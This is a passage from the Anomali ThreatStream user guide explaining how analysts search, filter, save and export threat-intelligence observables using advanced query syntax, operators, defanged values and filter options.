Enter a keyword to perform a search.



Note: Keywords are not case sensitive. For more on case sensitivity, see ["Case Sensitivity in ThreatStream Search" on page 507](#).

Performing Advanced Observable Searches

ThreatStream provides advanced search functionality for cases involving specialized searches. Advanced Search queries are formed by constructing filters.

The screenshot displays the ThreatStream Observables interface. On the left, the 'Filter Options' panel is visible, with a red box labeled '1' highlighting the 'Filter Options' header. The main area shows a search filter bar with a red box labeled '2' around the search filter dropdown and a red box labeled '3' around the 'Filter: Save As | Manage | Create Rule | Bulk Edit Tags' menu. Below the search bar, a table of 7591 results is shown, with columns for CREATED, ITYPE, INDICATOR, CONFIDENCE, COUNTRY, SOURCE, TARGET, FEED/SOURCE, VISIBILITY, and TAGS. A red box labeled '4' highlights the 'TAGS' column, and a red box labeled '5' highlights the 'source-country:US' tag. A red box labeled '6' highlights the 'Bulk' button, and a red box labeled '7' highlights the 'Basic' button. The interface also includes a 'Minimum Confidence' slider at the bottom left.

1 Filter Options: Filter displayed search results. Filters are reflected in the advanced search query when applied. See ["Filtering Search Results"](#) on page 498 for more information about available filter options.



Note: The filter options do not reflect saved searches in cases where the saved search contains fields not supported by the left filter. Additionally, selecting one of the filter options will result in the removal of unsupported fields from the search query.

Filter options do not reflect saved searches that contain regex operators such as `!=`. In these cases, selecting one of the filter options overwrites the query.

2 Search Filter: Select and execute a previously saved search filter. Searches are automatically executed when you select the saved search. The filter options are updated to reflect the search query you select.

ThreatStream automatically saves the most recent advanced search query you executed. Select **Last Search** in the Search Filter menu to execute this search filter again.



Note: If you switch to basic search after entering an advanced search query that contains regex operators, nested conditions, or fields unsupported by the filter options, the query is not translated to basic search. Thus, search results are different between basic and advanced search in these cases.

3 Filter: Take the following actions:

- Save or manage search filters. See ["Saving Observable Search Filters" on page 503](#) for more information.
- Create a rule. See ["Creating Rules" on page 414](#) for more information.
- Bulk edit tags. See ["Bulk Tag Management of Observables" on page 534](#) for more information.

4 Export: Export listed search results. For more information, see ["Exporting Search Results" on page 505](#).

5 Table Settings: Select which search result columns to be displayed. Available columns include Created, Modified, Source Created, Source Modified, Expiration Date, iType, Subtype, Indicator, Confidence, Tags, TLP, Created By, Severity, Feed/Source, Visibility, and Locations. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.




Table Settings

Column Position & Visibility

☒	Created	≡
☒	Modified	≡
☒	Source Created	≡
☒	Source Modified	≡
☒	Expiration Date	≡
☒	iType	≡
☐	Subtype	≡
☒	Indicator	≡
☒	Confidence	≡

Rows per page
50

Horizontal Scrolling
☐

6 Bulk: Search for a large number of keywords. See ["Performing Bulk Observable Searches" on page 495](#) for details.

7 Basic: Go back to the basic observable search page.

From the advanced observables search page, you can apply the following actions to selected observables:

- **New Threat Bulletin:** Create a Threat Bulletin with the observables you select from listed search results. See ["Threat Bulletins" on page 557](#) for more information.
- **Edit Tags:** Add or remove tags associated with observables from the listed search results in bulk. For more information on editing tags in bulk, see ["Bulk Tag Management of Observables" on page 534](#).

To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the observable. See ["Adding Private Tags to Observables" on page 533](#) for more information.



Note: Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

- **Assign to Workgroups:** Restrict the visibility of the selected observable to specific workgroups within your organization. See ["Restricting Observable Visibility to Workgroups" on page 538](#) for more information.
- **Bulk Add Workgroups:** Restrict the visibility of the selected observables to specific workgroups within your organization. See ["Restricting Observable Visibility to Workgroups" on page 538](#) for more information.
- **Start/Continue Investigation:** Create a new investigation with the observables you select from listed search results or add them to an existing investigation.
- **Anonymize:** Change the user and organization information anonymization setting for selected observables that belong to your organization. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

Constructing Advanced Observable Search Filters

Advanced Search filters are composed of expressions that adhere to the following format:


intelligence_field operator value

Filters can contain any number of expressions joined together by the logical operators AND, OR, and NOT.

As you type, ThreatStream suggests context specific valid operators and fields.

Search Filter	(created_ts >= 2023-07-02T07:00:00) AND (status = "active")		
Filter: Save As Manage Create Rule Bulk Edit Tags	and	or	not
41960366 Results			
☐ CREATED ▾	MODIFIED ▾	SOURCE CREATED ▾	SOURCE MODIFIED ▾
> ☐ 01 Aug 2023 18:14	01 Aug 2023 18:14		

You can hover over fields in the suggestion window to view descriptions for the selected field.



ThreatStream color codes your advanced search queries for ease of use.

(tlp = red) and (is_public = false) and (tags = Weaponization)

- Fields are blue
- Operators are purple
- Values are green
- Warnings are underlined in yellow




Tip: Warnings occur when you use the = or != operators and enter an unexpected value for the specified field. Click the warning to view a list of suggested values.

- Errors are underlined red



Tip: Errors occur when queries exhibit missing parenthesis, misplaced tokens, or unknown fields, operators, or values (such as an unsupported date format).

Click the expand icon to see your search query in an expanded view.



Note: Advanced search queries must be 4,000 characters or less.

Supported Intelligence Fields

To view the list of fields that can be used in advanced search queries, see ["Intelligence Fields in ThreatStream" on page 1299](#).



Note: Though the values specified in advanced search filters are case-insensitive, field names are case-sensitive. For example, including `Tags` instead of `tags` creates an invalid search filter that will not return any results. To create a valid search filter, you must enter the field name exactly as it appears in the ["Intelligence Fields in ThreatStream" on page 1299](#) Appendix. For more on case sensitivity, see ["Case Sensitivity in ThreatStream Search" on page 507](#).

Search Operators

Advanced search on ThreatStream supports the search operators listed in the table below.

Operator	Description
=	Searches for results that are identical to the value after the operator. Note: The behavior of the = operator differs slightly when searching the <code>tags</code> field. See "Tags Queries in Advanced Search" on page 493 for more information.
!=	Searches for results that exclude the value after the operator.
contains	Searches for results that are composed partially or wholly of the value after the operator. Values specified after the <code>contains</code> operator must consist of 3 characters or more. Note: The behavior of the <code>contains</code> operator differs slightly when searching the <code>tags</code> field. See "Tags Queries in Advanced Search" on page 493 for more information.
startswith	Searches for results that begin with the value after the operator.
endswith	Searches for results that end with the value after the operator.

Operator	Description
~	Searches for results that match the regular expression after the operator. Only valid for use in filter expressions that contain regular expressions.  Note: Avoid using regular expression operators in search queries. As an alternative, use the <code>endswith</code>, or <code>startswith</code> operators to search for specific phrase matches. If these alternative operators do not fulfill your use case, contact Anomali Support for assistance.
!~	Searches for results that do not match the regular expression after the operator. Only valid for use in filter expressions that contain regular expressions.  Note: Avoid using regular expression operators in search queries. As an alternative, use the <code>endswith</code>, or <code>startswith</code> operators to search for specific phrase matches. If these alternative operators do not fulfill your use case, contact Anomali Support for assistance.
insubnet	Searches for results that fall within the subnetwork after the operator. See "Subnet Queries in Advanced Search" on page 493 for more information.
!insubnet	Searches for results that do not fall within the subnetwork after the operator. See "Subnet Queries in Advanced Search" on page 493 for more information.
<	Searches for results that are <i>less than</i> the numerical value or date after the operator. See the Data Types table for additional information about date data types.
<=	Searches for results that are <i>less than or equal to</i> the numerical value or date after the operator. See the Data Types table for additional information about date data types.

Operator	Description
>	Searches for results that are <i>greater than</i> the numerical value or date after the operator. See the Data Types table for additional information about date data types.
>=	Searches for results that are <i>greater than or equal to</i> the numerical value or date after the operator. See the Data Types table for additional information about date data types.
AND	Searches for results that are <i>included in both</i> the filter expression before and the filter expression after the operator.
OR	Searches for results that are <i>included in either</i> the filter expression before or the filter expression after the operator. Results included in both filter expressions are also returned.
NOT	Searches for results that are <i>excluded from</i> the filter expression after the operator.

Each data type is compatible with certain search operators. The table below displays all of the valid operators and fields associated with each data type.

Data Type	Valid Operators	Field Names
String	=, !=, contains, startswith, endswith, ~, !~, insubnet, !insubnet	status, type, itype, classification, value, severity, feed_group, ip, asn, country, org, tags, rdns, detail, maltype  Note: • feed_group is a bulk collection of feeds and only supports the = and != operators. • The operators ~ and !~ can only be used with regular expressions. However, Anomali recommends the use of the startswith, and endswith operators instead of regular expressions.
Numeric	=, !=, <, <=, >, >=	confidence, stream_id, import_session_id, owner_id, trusted_circle_ids

Data Type	Valid Operators	Field Names
Date	=, !=, <, <=, >, >=	created_ts, modified_ts Date can be specified as follows: • In this format: <code>YYYY-MM-DDThh:mm:ss</code>, where T denotes the start of the value for time. For example, <code>2014-10-02T20:44:35</code>. • As a relative time unit, in this format: <code>-<n><unit></code>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, <code>1d</code>, <code>2w</code>, <code>24h</code>.  Note: When values such as <code>1d</code> or <code>2w</code> are specified, the search engine automatically interprets them as <code>\$NOW-<value></code> and searches for the appropriate time range. For example, <code>created_ts >= 1d</code> is interpreted as “<code>created_ts >= \$NOW-1d</code>” and returns everything that has a timestamp greater than equal to NOW minus one day (that is, the time range is the last day). Conversely, <code>created_ts <= 1d</code> is interpreted as “<code>created_ts <= \$NOW-1d</code>” and returns everything that has a timestamp less than NOW minus one day (that is, everything except the last day).
Boolean	=, !=	is_public
Logical	AND, OR, NOT	Joins together multiple expressions. Example: <code>confidence >= 90 AND itype = "apt_ip"</code>

Tags Queries in Advanced Search

Unlike other string type observable fields, tags can contain multi-word phrases. Therefore, advanced search behavior for tags differs from other string type observable fields for certain operators.

- When applied to the tags field, the `=` operator returns all observables in which the query string appears as a whole word anywhere in the field. For example, `tags = "attack"` will match the following tags: "attack", "attack pattern", and "zero day attack", but not "attacker".
- When applied to the tags field, the `contains` operator returns all observables in which the query string appears as a **contiguous substring** anywhere in the field. For example, `tags contains "of Ant"` will match "Bank of Antarctica", but not "Bank of the Antarctic".
- The `startswith` operator does not support multi-word queries, such as `tag startswith "panama papers"`. This also includes hyphenated word queries, such as `tag startswith "mustang-panda"`. Therefore, you can use the `startswith` operator to query tags that contain a word beginning with the specified value only. For example, `tag startswith "pan"` can yield any of the following tags: "panda", "mustang panda", "panama papers", "pan", and so on.
- The `endswith` operator does not support multi-word queries, including hyphenated word queries. Instead, `endswith` inserts an OR between words specified after the operator. Therefore, you can use the `endswith` operator to query tags whose ending characters or words match the value specified after the operator. For example, `tag endswith "security testing"` can yield any of the following results: "testing", "pentesting", "enterprise security", and so on.

Subnet Queries in Advanced Search

There are two methods for searching IP observables that fall in particular subnets:

- Use the `insubnet` operator and specify a subnet using CIDR notation.

For example, to search in the IP subnet 192.168.23.170/27, enter the following query: `type= ip AND ip insubnet 192.168.23.170/27`



Including `type = ip` in the above query is optional, however, specifying it narrows down the results to only observables of type IP address.

- Use the `type` and `startswith` operators to search within a subnet. After specifying `type = ip`, you can use `startswith` to search for IP addresses within /8, /16, /24, or /32 subnets.

For example, to search in a /16 subnet, such as 95.86.0.0/16, enter the following query: `type = ip AND value startswith 95.86`

To search in a /24 subnet, such as 95.86.35.0/24, enter the following query: `type = ip AND value startswith 95.86.35`

Examples of Advanced Search Filters

- `confidence >= 90`
- `confidence >= 90 AND itype = "apt_ip"`
- `classification = "public"`
- `confidence >= 90 AND (severity = "high" OR severity = "very-high")`
- `confidence >= 90 AND (itype = "apt_ip" OR itype = "bot_ip" OR itype = "c2_ip")`
- `confidence >= 70 AND (itype startswith "apt" OR itype startswith "mal" OR itype startswith "c2")`
- `confidence >= 75 AND itype != bot_ip AND itype != Actor_ip AND itype != brute_ip`
- `itype startswith apt`
- `subtype=sha256`
- `subtype=md5`
- `(type="md5" or type="ip") and (subtype=md5)`
- `(type="hash" or type="ip") and (subtype=md5)`



Note: When `type` is used in a search query, you can assign the values `md5` and `hash` interchangeably to it for all hash observables. However, in the `subtype` field, the value `md5` queries `md5` type hash observables only and excludes hashes



of all other types.


- `(subtype="sha1") and (status="active") and (created_ts>=2020-03-09T23:49:39)`
- `value endswith net`
- `((itype != "bot_ip" AND confidence >= 75) OR (itype = "bot_ip" AND confidence >= 99)) AND classification = "public"`
- `modified_ts >= 2015-01-01T00:00:00`
- `country = "US"`
- `type = ip AND ip insubnet 192.168.23.170/27`
- `type=url AND value contains ".exe"`
- `(is_osint=true) and (status="active")`
- `(is_osint=true) and (type="url")`
- `(is_osint=true) and (confidence >= 90)`
- `(is_osint=false) and (type="url")`

Performing Bulk Observable Searches

ThreatStream allows you to look for a large number of keywords with the bulk search feature. When using bulk search, ThreatStream looks for the specified keywords that are ORed together. Bulk search works only for observable values.

To search for a large number of keywords:


1. Navigate to **ThreatStream > Analyze > Observables**.
2. Click **Bulk**.



The screenshot shows the 'Observables' page in ThreatStream. On the left, there are 'Filter Options' including 'Key Filters' (Imported by My Organization, Open Source), 'Visibility' (Anomaly Community, My Organization), and 'Created' (Last 24 hours, Last 30 days, Last 90 days, This year, Custom Date Range). The main area displays a table of 6823 results. The table has columns: CREATED, ITYPE, INDICATOR, CONFIDENCE, TLP, SEVERITY, COUNTRY, FEED/SOURCE, VISIBILITY, and TAGS. The data rows show scanning IP addresses with various confidence levels and severities.

CREATED	ITYPE	INDICATOR	CONFIDENCE	TLP	SEVERITY	COUNTRY	FEED/SOURCE	VISIBILITY	TAGS
25 Jul 2023 07:42	Scanning IP	192.168.255.25	92		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool
25 Jul 2023 07:42	Scanning IP	192.168.255.25	96		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool
25 Jul 2023 07:42	Scanning IP	192.168.255.25	96		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool
25 Jul 2023 07:42	Scanning IP	192.168.255.25	97		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool
25 Jul 2023 07:42	Scanning IP	192.168.255.25	96		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool
25 Jul 2023 07:42	Scanning IP	192.168.255.25	90		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool
25 Jul 2023 07:42	Scanning IP	192.168.255.25	96		Low	US	ThreatStream Observables	My Organization	cr-badgyan-pool

3. In the window that opens, enter keywords separated by a comma, tab, space, or a new line. You can enter up to 2,000 characters excluding commas, tabs and spaces.



The 'Bulk Search' dialog box has a title bar with a close button. Below the title, it says 'Please enter the keyword for bulk search'. There is a large text input area containing the following text:
206.812.174
200.50.111.172
42.223.43.58
At the bottom, there are three buttons: 'Cancel', 'Advanced Search', and 'Search'.

4. Click **Search**. The search returns all observables that match the specified keywords.
If you want to add additional filter criteria to this search, click **Advanced Search**. You are redirected to the Advanced search page. Make the required changes in the query and click the search icon.

Searching for Defanged Observable Values

The ThreatStream observables search supports defanged domain, email address, IP address, and URL observable queries. When you enter a defanged value, ThreatStream queries and returns non-defanged observable values.

The following types of defanged values are supported for both basic and advanced searches:

- `[.]` or `[:]`

Examples:

- `analyst@security[.]com` returns `analyst@security.com`
- `https[:]//test[.]com` returns `https://test.com`
- `1[.]1[.]1[.]1` returns `1.1.1.1`

- `{.}`

Examples:

- `1{.}1{.}1{.}1` returns `1.1.1.1`
- `https{:}//test{.}com` returns `https://test.com`

- `hxxp://`

Examples:

- `hxxp://test.com` returns `http://test.com`
- `hxxp[:]//test[.]com` returns `http://test.com`

- `hxxps://`

Examples:

- `hxxps://test.com` returns `https://test.com`
- `hxxps{:}//test{.}com` returns `https://test.com`

- `meow://`

Example: `meow://test.com` returns `http://test.com`

- `meows://`

Example: `meows://test.com` returns `https://test.com`

The following is supported for *basic search only*:

`(.)`

Example: `test(.)com` returns `test.com`.

Filtering Search Results

You can use any of the filters, located in filter widget to the left of the search results, to create a search query or refine results after performing a query.

Filter Options

[Reset Filters](#)[Close All](#)

Key Filters

☐ Imported by My Organization☐ Open Source

Visibility

☐ Anomali Community☐ My Organization

Created

Last 24 hours

Last 30 days

Last 90 days

This year

Custom Date Range

Clear

Status

Active

Inactive

False Positive

Clear

TLP

Red

Amber+Strict

Amber

Green

Clear

Minimum Confidence

0

50

100

Tags

Eg., First Tag, Second Tag

Feeds

Search Feeds

Type

Search type

iType

Search iType

Source (Trusted Circles, App Store, etc.)

Search Source

Org

Default Organization

Workgroup

Search Workgroup

Recent Import Sessions

Search Import Session

Countries

Search Countries

ASN

Add

Source Locations

Search Source Locations

Target Locations

Search Target Locations

Target Industry

Search Target Industry

Selected filters are displayed under the search bar.

You can add any combination of search filters. Alternatively, you can perform wide searches by adding a filter to a blank query. For example, if you select the **Inactive** from the Status category, a list of all observables with the status Inactive will be returned.

When you apply filters from different categories, they are separated by an AND operator. When you apply filters from the same category, they are separated by an OR operator. For example, you select Albania and Canada from the Countries category, and Actor IP and Malware Email from the iType category. Results will be displayed based on the following criteria:

iType: actor_ip OR mal_email

Country: AL OR CA

The following search filters are available:

- **Key Filters:** Show only observables that were imported by your organization (**Imported By My Organization**) or those originating from open source feeds (**Open Source**). See ["Filtering Open Source Observables" on page 501](#) for more information.
- **Visibility:** Show only observables classified as Anomali Community (formerly "Public") or My Organization (formerly "Private").
- **Created:** Show only observables added to ThreatStream during the specified date range.
- **Status:** Show only observables with the status of Active, Inactive, or False Positive.
- **TLP:** Show only observables assigned the selected Traffic Light Protocol.
- **Minimum Confidence:** Show only observables with specified minimum confidence scores.
- **Tags:** Show only observables with specified tags.



Note: Due to caching, tags created within the last 30 minutes may not populate the Tags filter.

- **Feeds:** Show only observables from specified open source feeds, premium feeds, or other intelligence sources.

- **Type:** Type of observable value—domain, email address, IP address, IPv6 address, Hash, URL, or other.

For additional information on filtering hash type observables, see ["Filtering Hash Observables" below](#).


- **iType:** Select one or more indicator types to include.
- **Source (Trusted Circles, APP Store, etc):** Show only observables from a selected source.
- **Org:** Show only observables that belong to the selected organization.
- **Workgroups:** Show observables that are visible only to the selected workgroups.
- **Recent Import Sessions:** Show only observables associated with the specified import session ID.
- **Countries:** Show only observables whose IP value corresponds with the selected countries of origin.
- **ASN:** Show only observables with the specified ASN.
- **Source Locations:** Show only observables associated with the selected source countries, regions, or administrative areas (US States and Washington DC only).
- **Target Locations:** Show only observables associated with the selected target countries, regions, or administrative areas (US States and Washington DC only).
- **Target Industry:** Show only observables associated with the selected target industries.

Search results are automatically updated after selecting filters.

You can also use filters to create an advanced search query by selecting filters and clicking **Advanced**. To read more about advanced searches in ThreatStream, see ["Performing Advanced Observable Searches" on page 483](#).

Filtering Hash Observables

When you select Hash in the Type filter section, additional filters are available which enable you to filter by specific hash types. Available hash subtype filters include: MD5, SHA1, SHA256, and SHA512.



When you select any of these hash types, only hashes of the selected type are displayed in the search results.

Hash subtype filters map onto the subtype [intelligence field](#). Thus, you can use this field to construct advanced search filters that query hashes of the specified subtype.

Hash Subtype Advanced Search Examples

- To query hash observables of the SHA256 subtype:

```
subtype=sha256
```

- To query hash observables of the MD5 subtype:

```
subtype=md5
```

- To query active hash observables of the SHA1 subtype which were created after a specific timestamp:

```
(subtype="sha1") and (status="active") and (created_ts>=2020-03-09T23:49:39)
```

- To query hash observables of the MD5 subtype and IP address observables:

```
(type="hash" or type="ip") and (subtype=md5)
```



Note: When `type` is used in a search query, you can assign the values `md5` and `hash` interchangeably to it for all hash observables. However, in the subtype field, the value `md5` queries `md5` type hash observables only and excludes hashes of all other types.

Filtering Open Source Observables

ThreatStream leverages a number of open source intelligence streams to feed your threat intelligence in ThreatStream. The Observables search screen provides an

Open Source filter in the Key Filters section, thus enabling you to query observables from open source intelligence streams.

When you select Open Source Intelligence, open source observables are displayed exclusively. When not selected, both open source and non-open source observables are displayed.

The Open Source Intelligence filter maps onto the `is_osint` [intelligence field](#). Set this field to `true` to query open source observables exclusively. Set this field to `false` to exclude open source observables from your query.

Open Source Intelligence Advanced Search Examples

- To query all active open source observables:

```
(is_osint=true) and (status="active")
```

- To query all open source URL observables:

```
(is_osint=true) and (type="url")
```

- To query all open source observable with confidence values over 90:


```
(is_osint=true) and (confidence >= 90)
```

- To query all non-open source hash observables:

```
(is_osint=false) and (type="url")
```

Searching Workgroup Restricted Observables

The Observables search page provides a Workgroups filter, thus enabling you to query observables which are visible only to specific workgroups in your organization.



Only workgroups of which you are a member are available in the filter.

Saving Observable Search Filters

You can save frequently used advanced observable search filters. Saving filters enables you to perform common queries with the click of a button.



Note: Filters longer than 2,000 characters cannot be saved.

To save a search filter:

1. Navigate to **Analyze > Observables**.
2. Click **Advanced**.
3. Form an advanced search query. For a complete list of search fields, see ["Intelligence Fields in ThreatStream" on page 1299](#).
4. Click **Filter: Save as**.
5. Enter a name for the new filter.
6. Click **Save**.

Saved filters can be accessed from the **Search filter** menu on the advanced search bar.

Best Practices for Saved Search Filters

Anomali recommends adhering to the following best practices when constructing saved search queries to improve search performance:


- Avoid using regular expression operators in search queries. As an alternative, use the `contains`, `endswith`, or `startswith` operators to search for specific phrase matches. If these alternative operators do not fulfill your use case, contact Anomali Support for assistance.

For example, use `(value endswith ".com.au")` instead of `(value ~ ".*\\.com\\.au")`

- Avoid redundancies when constructing search queries. Do not include filters which duplicate search results.

For example, the query `(tags contains "apt28" OR tags ~ "apt28")` contains two filters that yield the same results. In this case, `(tags contains "apt28")` is the recommended query.

- For any saved search filters that include the criteria "itype = XXX_md5", the iType value in the Search iType list under Filter Options (XXX File Hash) remains unselected.



Note that the search results returned for those saved searches are still the same as before and include hashes of all subtypes - MD5, SHA1, SHA256, SHA512. See ["Examples of Advanced Search Filters" on page 494](#) for details. Even though this discrepancy is cosmetic, Anomali recommends that you update your saved search criteria to "itype = XXX_hash" to mitigate the issue.

Managing Saved Search Filters

Saved searches can be managed from the Saved Searches page. Users with **Org Admin** privileges can edit or delete any search filter that belongs to their organization. **Non-admins** can only edit or delete search filters that they themselves created.



To edit a search filter:

- Navigate to **ThreatStream > Analyze > Observables**.
- Click **Advanced**.

3. Click **Filter: Manage**.
4. Click the search filter you want to edit. The filter will populate the advanced search bar.




Created	iType	Indicator	Confidence ...	Country ...	Streams/Source	Visibility
30 Nov 2022 11:30			40		Analyst	Anomaly Comm...

5. Make required changes to the search filter.
6. Click **Save**.

To delete search filters:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Click **Advanced**.
3. Click **Filter: Manage**.
4. Select the search filters you want to delete.



ID	NAME	QUERY	CREATED	MODIFIED	CREATED BY
1	Test Search	test query	11 Nov 2019 01:36	09 Dec 2022 15:01	test user

5. Click **Delete**.

Exporting Search Results

You can export basic and advanced search results in the following formats:

- CSV
- Snort
- OpenIOC


- STIX 1.1.1
- STIX 1.2
- STIX 2
- STIX 2.1
- PDF

For CSV exports, you can select columns you want to export.

Org Admins can configure the maximum number of search results included in search result exports from the Org Settings page. To read more, see ["Organization Administration" on page 93](#).

To export search results:

1. Perform the desired search.
2. Click the export icon.



TYPE	INDICATOR	CONFIDENCE	SEVERITY	FIELD/SOURCE
☒ APT URL	http://www.threatstream.com/	100	High	Analyst
☐ APT URL	http://www.threatstream.com/	100	High	Analyst
☐ APT URL	http://www.threatstream.com/	100	High	Analyst
☐ APT URL	http://www.threatstream.com/	100	High	Analyst
☐ Scanning IP	192.168.1.1	95	Low	View details for 192.168.1.1

3. Select a file format. Your download will start automatically.
4. If you selected **Export To CSV**, you can specify a **Maximum Number of Search Results**. The limit is 10,000. You can also select specific **Fields to Export**.



Note: For ThreatStream OnPrem users only: when viewing search results in a merged view—with both local and remote observables displayed—the CSV export limit is 1,000. When viewing local or remote only search results, the limit is 10,000.

EXPORT TO CSV

Maximum Number of Search Results:
100

Fields to Export

☐ Select all

☒ ASN

☒ Country

☒ Created By

☒ Feed Id

☒ Import Session Id

☒ IP

☒ IType

☒ Longitude

☒ Modified Timestamp

☒ Organization

☒ rDNS

☒ Retina Confidence

☒ Source Created

☒ Source Reported Confidence

☒ Tags

☒ Trusted Circle Ids

☒ Update Id

☒ Value

☒ Confidence

☒ Create Timestamp

☒ Extended Source

☒ Id

☒ Import Source

☒ Is Public

☒ Latitude

☒ Meta

☒ Expiration Date

☒ Owner Organization Id

☐ Resource URI

☐ Source

☒ Source Modified

☒ Status

☒ Threat Type

☒ Type

☒ Subtype

Export

If you selected **Export To STIX 1.1.1**, **Export To STIX 1.2**, **Export To STIX 2**, specify a **Maximum Number of Search Results**. The limit is 100.



Note: All timestamps are displayed in UTC when exported.

Case Sensitivity in ThreatStream Search

Syntax	Rules	Example
<keyword>	Keywords <i>are not</i> case sensitive. Results are returned regardless of case.	✓ healthcare or ✓ Healthcare
field = <value>	Field names <i>are</i> case sensitive and must be entered exactly as they appear in the " Intelligence Fields in ThreatStream " on page 1299 . Values for fields <i>are not</i> case sensitive.	✓ status=active ✗ Status=active

Syntax	Rules	Example
field ~ <regex>	All letters in regular expressions must be lowercase.  Though the regular expression can only contain lowercase letters, search results are returned regardless of case.	✓ tags~".+(phishing exploit).+" ✗ tags~".+(Phishing Exploit).+"

Chapter 17: Observables

This chapter covers the following topics:

